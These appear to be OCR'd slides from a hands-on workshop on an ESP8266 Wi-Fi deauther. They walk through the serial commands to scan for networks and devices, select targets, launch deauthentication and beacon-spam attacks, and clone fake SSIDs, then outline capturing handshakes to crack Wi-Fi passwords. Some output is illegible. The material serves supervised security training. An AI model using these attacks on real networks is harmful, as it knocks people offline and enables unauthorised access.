
115200 baud

```
// ===== SETUP ====== //
void setup() {
```

Connecting Over Serial

With our port being **ttyUSB3**, we can connect in a terminal window with the following command (type help if you don’t see anything):

screen /dev/ttyUSB3 115200



```
Started AP
Stopped scan
Scan results saved in /scan.json
# sysinfo
[======== SYSTEM INFO ========]
RAM usage: 59904 bytes used [74%], 22016 bytes free [26%], 81920 bytes in total

Current WiFi channel: 10
AP MAC address: be:dd:c2:b2:be:b1
Station MAC address: 5e:24:6d:ce:32:95
SPIFFS: 3765 bytes used [1%], 229916 bytes free [98%], 233681 bytes in total
        block size 4096 bytes, page size 256 bytes
Files:
  /ssids.json 318 bytes
  /autostart.txt 19 bytes
  /names.json 81 bytes
  /settings.json 504 bytes
  /scan.json 589 bytes
[WiFi] Path: '/web', Mode: 'AP', SSID: 'pwned', password: 'deauther', channel: '1', hidden: false, captive-portal: t
rue
===============================
```

Run Your First Command

Once you're connected over serial via Arduino or Screen, run the following commands:

- Chicken
- Info
- Help
- Scan
- Show aps
- Show stations

Caught Up?

Raise your hand if you need help connecting, we’ll continue when everyone is connected to their board.

Set The Wi-Fi Access Point To Your Hackername

Pick a hacker name and set your board to use that name for it’s Wi-Fi network

Type this command, but pick a number from 1 to 11 for the channel number (-ch) and replace **hackername** with your hacker name:

```
startap -s hackername -pswd deauther -ch 6
```

After a minute, look for your device on the network. You can connect with the password **deauther**

Wireless AP Interface:

Enable: startap [-p <path][-s <ssid>] [-pswd <password>] [-ch <channel>] [-h] [-cp]

Disable: stopap

Now, you should be able to find and log in to the web interface. After connecting, go to 192.168.4.1 in a browser window.

The Wi-Fi Hacking Workflow

Hunting for networks (APs) and Wi-Fi devices (stations)

First, we use the **scan** command to find the channel the target AP broadcasting is on. Then, we scan again for all stations on that channel.

scan [<all/aps/stations/wifi>] [-t <time>] [-c <continue-time>] [-ch <channel>]

Scan for all AP's on channel 6: **scan aps -ch 6**

Scan for all clients on channel 11: **scan stations -t 20s -ch 11**

Draw packet graph: **draw**

Find The Target in Scan Results

Show detected stations/AP’s: **show [<all/aps/stations/names/ssids>]**

Show all AP’s to see all networks in an area: **show aps**

Show all client devices with: **show stations**

We’ll need to select the one (or ones) to attack from this list

Selecting the Target From Scan:

Select a target: **select [<all/aps/stations/names>] [<id>]**

Mistake? Deselect a target: **deselect [<all/aps/stations/names>] [<id>]**

Select all AP’s: **select aps**

Select all stations: **select stations**

Select AP number 5 from our list of scanned APs: **select aps 5**

Select client 3 from our list of detected clients: **select stations 3**

Show targets selected: **show selected**

What Does This Mean?

- If we select an AP and attack it, we attack the entire network
- If we select a station, we attack only that and leave the rest of the network alone

In our examples, we’ll be focusing on selection stations.

Please to not deauth all, or attack networks outside the scope of our targets?

Step 6: Attack a target

Attack command: **attack [beacon] [deauth] [deauthall] [probe] [nooutput] [-t <timeout>]**

Attack all selected targets: **attack -d**

Attack all networks in range: **attack -da**

Check status of attack: **attack status [on/off]**

Stop an attack in progress: **stop -a**

Create Fake Networks:

Start our beacon attack: **attack -b**

Stop attack: **stop -a**

Check our list of ssids: **show ssids**

Remove command: **remove <ap/station/names/ssids> [all]**

Remove default SSIDs: **remove ssids all**

Add AP #0 from our scan, cloned 20 times: **add ssid -ap 0 -cl 20**

Add custom fake network (must escape spaces): **add ssid “Dokdo\ Proud\ to\ Island” [-wpa2] -cl 20 [-f]**

Advanced Scripting: Compound Commands

Can use DELAY and :: to combine commands.

scan for 60 seconds on channel 6 and show all stations after a 65-second delay:

```
scan wifi -t 60s -ch 6;;DELAY 65s;;show stations
```


How Can We Use This To Crack Wi-Fi?

In Wireshark, we can listen in on a channel a target network is broadcasting on

With the deauther, we blast someone off the network

When the reconnect, we record the handshake and crack it from a wordlist

What Does That Look Like?



```
[illegible]
Stopped scan
Scan results saved in /scan.json
# scan stations -ch 0
Stopped scan
Scan results saved in /scan.json
Starting Scan for stations (client devices) - [illegible]
Stopped Access Point
Scanning WiFi [illegible] | [illegible] devices | [illegible]
[illegible]
Started AP
Stopped scan
Scan results saved in /scan.json
# select stations 0
Selected station 0
# show selected
[===== Access Points =====]
No APs selected
[===== Stations =====]
ID MAC               Ch Name             Vendor   Pkts   AP                      Last Seen Selected
============================================================================================
0  [illegible]        [illegible]                         [illegible]             [illegible]
============================================================================================
ID MAC               Vendor   Name              AP-BSSID         Ch Selected
No devices selected
# attack -d
Start attacking
[illegible]
```

Game: Wi-Fi Lottery

For our Wi-Fi hacking challenge today, we’ll be playing the Wi-Fi hacking lottery!

We’ll be dividing into 5 teams, and each team will get a number.

To win, your team must be the fastest to kick only the device with your number off the network while leaving the other numbers connected.

Each team will get a turn to record how long it takes to set their target red while leaving the other targets green.

The team with the shortest time will be the winner!

How To Win:

- Scan for the access point the targets are connected to (“Control”)
- Scan for devices (stations) on the same channel as “Control”
- Identify all the targets connected to Control, select one
- Kick off the target, watch which target turns red
- Repeat until the target with your number turns red
- Your time stops when all targets are green except your team’s number